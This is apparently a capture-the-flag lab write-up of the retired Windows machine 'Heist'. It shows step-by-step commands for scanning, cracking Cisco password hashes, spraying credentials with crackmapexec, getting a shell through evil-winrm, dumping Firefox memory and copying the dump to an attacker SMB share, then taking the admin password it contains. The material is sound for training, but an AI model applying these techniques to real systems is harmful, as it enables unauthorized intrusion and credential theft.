

# Heist

The banner features a dark blue background with a large, faint illustration of a thief in a mask and suit holding a black cat. In the upper left, there is a circular inset with a green border showing a close-up of the thief's face and the cat. The word "Heist" is written in large white letters in the center. Below it is a green 3D cube icon. At the bottom, there are four columns of text: OS (Windows), RELEASE DATE (10 Aug 2019), DIFFICULTY (Easy), and MACHINE STATE (Retired).

**Heist**

OS: Windows | RELEASE DATE: 10 Aug 2019 | DIFFICULTY: Easy | MACHINE STATE: Retired

## Reconnaissance & Scanning

Port scanning with nmap:

```
# nmap -n -sS -Pn -p- --min-rate 5000 --open -oN ports 10.129.96.157
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-07 11:52 EDT
Nmap scan report for 10.129.96.157
Host is up (0.18s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
5985/tcp   open  wsman
49669/tcp  open  unknown
```

## Version and default scripts scan with nmap:

```
# nmap 10.129.96.157 -p 80,135,445,5985,49669 -sCV -T4 -oN vulns
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-07 12:00 EDT
Nmap scan report for 10.129.96.157
Host is up (0.052s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-07-07T16:01:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
```

## Whatweb scan:

```
# whatweb 10.129.96.157 > whatweb

# cat whatweb
http://10.129.96.157 [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTTPServer[Microsoft-IIS/10.0], IP[10.129.96.157], Microsoft-IIS[10.0],
PHP[7.3.1], RedirectLocation[login.php], X-Powered-By[PHP/7.3.1]
http://10.129.96.157/login.php [200 OK] Bootstrap[3.3.7], Cookies[PHPSESSID],
```

```
Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.96.157],  
jQuery[3.1.1], Microsoft-IIS[10.0], PHP[7.3.1], PasswordField[login_password],  
Script, Title[Support Login Page], X-Powered-By[PHP/7.3.1]
```

## Directory discovery with ffuf:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -  
u http://10.129.96.157/FUZZ  
<SNIP>  
[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 45ms]  
  * FUZZ: js  
  
[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 72ms]  
  * FUZZ: css  
  
[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 101ms]  
  * FUZZ: images  
  
[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 57ms]  
  * FUZZ: Images  
  
[Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 74ms]  
  * FUZZ: attachments  
  
[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 70ms]  
  * FUZZ: CSS  
  
[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 49ms]  
  * FUZZ: JS  
  
[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 89ms]  
  * FUZZ: Js  
  
[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 59ms]  
  * FUZZ: Css  
  
[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 50ms]  
  * FUZZ: IMAGES  
  
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 105ms]  
  * FUZZ:  
  
[Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 45ms]
```

## File discovery .php with ffuf:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -
u http://10.129.96.157/FUZZ.php
<SNIP>
[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 93ms]
    * FUZZ: login

[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 86ms]
    * FUZZ: Login

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
    * FUZZ: index

[Status: 302, Size: 16, Words: 2, Lines: 2, Duration: 85ms]
    * FUZZ: issues

[Status: 200, Size: 1240, Words: 170, Lines: 65, Duration: 60ms]
    * FUZZ: errorpage

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 137ms]
    * FUZZ: Index

[Status: 200, Size: 1240, Words: 170, Lines: 65, Duration: 127ms]
    * FUZZ: ErrorPage

[Status: 302, Size: 16, Words: 2, Lines: 2, Duration: 80ms]
    * FUZZ: Issues

[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 47ms]
```

We can find a login site located in "<http://10.129.96.157/login.php>"

Welcome, please login

Username

Password


Login



☐ Remember

[Login as guest](#)


If we try admin:admin, the field Username ask us for an email address. We can try "login as guest" and we get redirected to "<http://10.129.96.157/issues.php>"


## Issues





**Hazard** 20 minutes ago  


Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(



 [Attachment](#)



**Support Admin** admin 10 minutes ago  

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!



**Hazard** 10 minutes ago  

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

Now we know there is a user called Hazard, also if we click in the posted "Attachment" we get redirected to "<http://10.129.96.157/attachments/config.txt>" and we are able to see the following:

```
version 12.2
no service pad
service password-encryption
!
```

```
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
  synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0 mask 300.255.255.0
  timers bgp 3 9
  redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
  session-timeout 600
  authorization exec SSH
  transport input ssh
```

## Vulnerability Assessment & Exploitation

If we search in google for: "cisco-ios secret 5", we can find the following [website](#):

username **user** secret 5 \$1\$SpMm\$eALJeyED.WSzs0naLNv22/

Take the type 5 password, such as the text above in red, and paste it into the box below and click "Crack Password".

Type 5 Password:

Plain text:

Have you got a type 7 password you want to break? Try our [Cisco type 7 password cracker](#) instead..

We can paste `$1$pdQG$o8nrSzsGXeaduXrjlvKc91` to crack the hash. We can also click in the "Cisco type 7 password cracker" to crack the rout3r and admin hashes. We get the following:

```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91 = stealth1agent
0242114B0E143F015F5D1E161713 = $uperP@ssword
02375012182C1A1D751618034F36415408 = Q4)sJu\Y8qz*A3?d
```

We will create a wordlist with the passwords and another with the usernames, and we will run crackmapexec to check if any credential works.

```
# crackmapexec smb 10.129.96.157 -u usernames -p passwords
SMB          10.129.96.157  445    SUPPORTDESK    [*] Windows 10.0 Build 17763
x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB          10.129.96.157  445    SUPPORTDESK    [+]
SupportDesk\hazard:stealth1agent
```

The credentials hazard:stealth1agent are correct. We will try use winrm to login:

```
# crackmapexec winrm 10.129.96.157 -u hazard -p stealth1agent
SMB          10.129.96.157  5985   SUPPORTDESK    [*] Windows 10.0 Build 17763
(name:SUPPORTDESK) (domain:SupportDesk)
HTTP         10.129.96.157  5985   SUPPORTDESK    [*]
http://10.129.96.157:5985/wsman
WINRM        10.129.96.157  5985   SUPPORTDESK    [-]
SupportDesk\hazard:stealth1agent
```

The user "hazard" isn't in the "Remote Management Users" so we cannot login. However, we can still enumerate the target having valid credentials.

```
# crackmapexec smb 10.129.96.157 -u hazard -p stealth1agent --rid-brute
SMB          10.129.96.157  445    SUPPORTDESK    [*] Windows 10.0 Build 17763
x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB          10.129.96.157  445    SUPPORTDESK    [+]
SupportDesk\hazard:stealth1agent
SMB          10.129.96.157  445    SUPPORTDESK    [+] Brute forcing RIDs
```

SMB	10.129.96.157	445	SUPPORTDESK	500:
SUPPORTDESK\Administrator (SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	501: SUPPORTDESK\Guest
(SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	503:
SUPPORTDESK\DefaultAccount (SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	504:
SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	513: SUPPORTDESK\None
(SidTypeGroup)				
SMB	10.129.96.157	445	SUPPORTDESK	1008: SUPPORTDESK\Hazard
(SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	1009: SUPPORTDESK\support
(SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	1012: SUPPORTDESK\Chase
(SidTypeUser)				
SMB	10.129.96.157	445	SUPPORTDESK	1013: SUPPORTDESK\Jason
(SidTypeUser)				

We can create a wordlists with the new users and check if we can get other valid credentials.

```
# crackmapexec smb 10.129.96.157 -u usernames -p passwords --continue-on-success
| grep +
SMB      10.129.96.157    445      SUPPORTDESK    [+]
SUPPORTDESK\Hazard:stealth1agent
SMB      10.129.96.157    445      SUPPORTDESK    [+]
SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
```

We got the following credentials: `Chase:Q4)sJu\Y8qz*A3?d` , we will try them in the winrm:

```
# evil-winrm -i 10.129.96.157 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
```

## Privilege Escalation

In the desktop we find the a file called "todo.txt", if we open it we find some tasks chase is doing:

```
*Evil-WinRM* PS C:\Users\Chase\desktop> type todo.txt
Stuff to-do:
```



1. Keep checking the issues list.
2. Fix the router config.

Done:

1. Restricted access for guest user.

If we check the processes running, we notice firefox is running. Is it possible chase is checking the issues list using firefox?

```
*Evil-WinRM* PS C:\Users\Chase\desktop> get-process
<SNIP>
    PID      PPID   PWSID      PID      PPID      PWSID      Name
-----
    1062      70     152872     229872      6.48     6360      1 firefox
    347      20     10184      35380      0.09     6468      1 firefox
    401      34     35540      97180      1.39     6712      1 firefox
    378      28     23300      60216      0.39     6900      1 firefox
    355      25     16472      38872      0.14     7116      1 firefox
<SNIP>
```

We can use procdump.exe to dump the process memory:

```
*Evil-WinRM* PS C:\Users\Chase\desktop> ./procdump.exe -accepteula -ma 6360
firefox.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[01:01:59] Dump 1 initiated: C:\Users\Chase\desktop\firefox.dmp
[01:01:59] Dump 1 writing: Estimated dump file size is 511 MB.
[01:02:02] Dump 1 complete: 511 MB written in 2.6 seconds
[01:02:02] Dump count reached.
```

We will transfer it to our machine to inspect it:

```
# python3 /usr/share/doc/python3-impacket/examples/smbserver.py share -
smb2support /tmp
```


```
*Evil-WinRM* PS C:\Users\Chase\desktop> copy ./firefox.dmp \\10.10.16.16\share
```

We can try searching for interesting words like "password", "admin", "login"...

```
# strings -el firefox.dmp | grep password
<SNIP>
```

```
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?
login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
<SNIP>
```

From here we got the following credentials `admin@support.htb:4dD!5}x/re8]FBuZ` to be used in the `/login.php`. If we try them in the website we can log in successfully, but we cannot do much there.



We get back to the issues page, so we will if we can log in as administrator in the winrm with these credentials:

```
# evil-winrm -i 10.129.96.157 -u administrator -p '4dD!5}x/re8]FBuZ'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
```

We got access as administrator!!!